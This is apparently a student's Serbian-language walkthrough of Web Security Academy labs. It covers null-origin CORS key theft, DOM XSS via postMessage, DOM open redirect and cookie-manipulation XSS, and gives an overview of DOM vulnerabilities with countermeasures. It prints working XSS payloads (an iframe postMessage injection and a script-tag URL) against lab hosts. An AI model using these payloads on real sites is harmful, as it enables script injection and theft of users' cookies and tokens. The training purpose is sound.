
4. Testiranje exploita

Kliknula sam **View exploit** na exploit serveru. U access logu sam videla zahtev sa mojim API ključem, što je pokazalo da payload radi.




5. Slanje žrtvi (administratoru)

Kliknula sam **Deliver exploit to victim**. Kada se administrator ulogovao, njegov browser je izvršio payload. U access logu sam dobila novi zahtev sa **adminovim API ključem**.



6. Završetak

Kopirala sam admin API key i unela ga u polje na lab stranici. Lab je označen kao **Solved.**



Ranjivost je nastala jer aplikacija poverava `null` origin u CORS konfiguraciji i koristi **Access-Control-Allow-Credentials: true**, što omogućava krađu osetljivih podataka kroz sandboxovani iframe. Ovim sam praktično demonstrirala kako se null-origin CORS ranjivost može iskoristiti za pristup API ključevima administratora.

DOM-based vulnerabilities

DOM-based ranjivosti nastaju kada JavaScript u browseru nesigurno obrađuje korisnički unos direktno u **DOM** (Document Object Model).
Umesto da server menja response, manipulacija se dešava u samom klijentskom kodu.
Najčešće: **DOM XSS**, open redirect, DOM clobbering, leakage kroz document.location, innerHTML, document.write, itd.

Uticaj

- **DOM XSS** - izvršavanje napadačkog JS-a u korisnikovom browseru.
- Krađa kolačića, tokena, lokalne memorije.
- Open redirect - phishing napadi.
- Zaobilaženje CSRF zaštite ili sigurnosnih politika.
- Lančani napadi: kombinacija sa CORS ili CSRF za krađu podataka.

Omogućavajuće ranjivosti

- Direktno ubacivanje nefiltriranog unosa u:
    - innerHTML, document.write, eval, setTimeout sa stringom.
- Korišćenje vrednosti iz location.hash, location.search, document.URL bez sanitizacije.
- Nepostojanje Content Security Policy (CSP).
- Nedostatak sigurnosnog testiranja na frontendu.

Kontramere

- Nikad ne koristiti innerHTML / document.write sa neproverenim unosom → koristiti bezbedne API-je (textContent, setAttribute).
- Validirati i escape-ovati korisnički unos pre prikaza.
- Stroga **Content Security Policy (CSP)**.
- Izbegavati eval() i slične funkcije.
- Testiranje sa alatima za DOM XSS (Burp DOM Invader).
- Edukacija developera o sigurnom JavaScript programiranju.

3. zadatak: DOM XSS using web messages (PRACTITIONER)

Ovaj lab demonstrira jednostavnu ranjivost na **web messages** (DOM XSS). Cilj je poslati poruku putem `postMessage` metode ka stranici mete koja sadrži event listener. Listener uzima sadržaj poruke i ubacuje ga u DOM, bez provere izvora (`origin`) i bez filtriranja sadržaja.

Koraci u rešavanju:

Otvorila sam link lab-a:
`https://0a70001a0494fd068027034f008b00f2.web-security-academy.net/`.

Analiza ranjivosti

- Otvorila sam **DevTools** (F12) i pregledala **Sources** i **Elements**.
- U JavaScript kodu pronašla sam:

```
window.addEventListener('message', (e) => {
    document.getElementById('ads').innerHTML = e.data;
});
```


Zaključak:

- Stranica prima poruke iz `postMessage`.
- **Ne proverava `origin`** poruke.
- Direktno ubacuje `e.data` u `innerHTML`.
  - **Ranjivost na DOM XSS**.

Priprema exploita

- Otvorila sam **Exploit Server** (dostupan iz lab interfejsa).
- U body exploita unela sledeći iframe:


```
<iframe
  src="https://YOUR-LAB-ID.web-security-academy.net/"
  onload="this.contentWindow.postMessage('<img src=1
onerror=print()>','*')">
</iframe>
```



- `<iframe>` učitava stranicu mete.
- `onload` šalje **web message** sa payload-om (`<img src=1 onerror=print()>`).
- Greška na slici aktivira `onerror`, što izvršava `print()` funkciju.
- `'*'` kao target origin jer meta **ne proverava origin**.

Testiranje i slanje


1. Kliknula sam **Store** da sačuvam exploit.
2. Kliknula sam **View exploit** da proverim lokalno - pojavila se dijalog-box `print()`.



3. Kliknula sam **Deliver to victim** da pošaljem exploit žrtvi.

Rezultat

- Kad je žrtva otvorila exploit, payload se izvršio.
- Funkcija `print()` je pokrenuta - lab je **solved**.




4. zadatak: DOM-based open redirection (PRACTITIONER)


Lab je ranjiv na **DOM-based open redirection**. Link “Back to Blog” koristi URL parametar da odredi gde će preusmeriti korisnika. Zlonamerni parametar može preusmeriti žrtvu na proizvoljan sajt, u ovom slučaju exploit server.

Koraci rešenja

1. **Identifikacija ranjivosti** - pregledom linka utvrđeno je da JavaScript koristi parametar iz URL-a za preusmerenje. Ovo nam je pokazalo gde ubaciti maliciozni URL.



2. **Priprema exploit servera** - exploit server je meta preusmerenja; ovaj korak je ključan jer je cilj napada preusmeriti žrtvu na kontrolisani sajt.



3. **Kreiranje malicioznog URL-a** - u URL blog posta dodan je parametar `url` sa exploit serverom. Ovaj korak omogućava da klikom na link žrtva bude preusmerena tamo gde želimo.

4. **Testiranje preusmerenja** - otvaranjem URL-a i klikom na link potvrđeno je da preusmerenje funkcioniše, čime je lab uspešno rešen.


5. zadatak: DOM-based Cookie Manipulation (PRACTITIONER)

Cilj ovog zadatka je demonstracija **DOM-based XSS** kroz **klijentsku manipulaciju kolačićem (`lastViewedProduct`)**.

- Home page koristi cookie `lastViewedProduct`, čuvajući URL poslednje posetene product page.
- Ako u cookie ubacimo JavaScript payload, on će se izvršiti kada home page učita cookie.
- Zadatak zahteva da se ubaci payload koji poziva funkciju `print()` i izvrši se kada žrtva poseti home page.

Koraci rešenja

Znamo da **home page čita cookie `lastViewedProduct`** i koristi njegov sadržaj kao URL.



Cilj je ubaciti **maliciozni JS payload** u cookie tako da se izvrši u browser-u žrtve (**DOM-based XSS**).


1. **Kreiranje malicioznog URL-a sa payload-om**

Payload koji je tražen: `<script>print()</script>`

URL proizvoda modifikovan tako da na kraju sadrži payload:
`https://0a47009f043c1f1380fa2ba600370003.web-security-academy.net/product?productId=1&'><script>print()</script>`

2. **Korišćenje Exploit Server-a**

Otvoren je Exploit Server iz lab-a.
U <body> Exploit Server stranice ubacila sam **iframe** sa modifikovanim URL-om:



1. `src` iframe-a sadrži **maliciozni URL**, koji browser žrtve upisuje u cookie `lastViewedProduct`.

2. `onload` event preusmerava žrtvu na home page nakon što je cookie zatrovan, tako da žrtva ne vidi maliciozni URL.


3. **Store & Deliver Exploit**

   - Stranicu na Exploit Server-u sam sačuvala (`Store`).
   - Poslala sam link žrtvi (`Deliver`) da ga otvori.
   - Kada žrtva otvori link:

     1. Browser učita iframe - cookie `lastViewedProduct` se zatrova.

     2. Redirect - žrtva ide na home page.

     3. Home page učitava maliciozni URL iz cookie - `print()` funkcija se izvršava.



4. **Provera uspeha**

   - Kada home page učita maliciozni cookie, **payload se izvršava**.
   - Ovo potvrđuje da je DOM-based XSS uspešno izveden.

Ovaj napad funkcioniše iz sledećih razloga:

- Ovo je **DOM-based XSS**, jer napad nastaje **u browser-u**, a ne na serveru.
- Cookie `lastViewedProduct` se **klijentski interpretira kao URL** i zato se maliciozni JavaScript izvršava.
- Exploit server samo služi da **prevari žrtvu da browser upiše zatrovani URL u cookie**.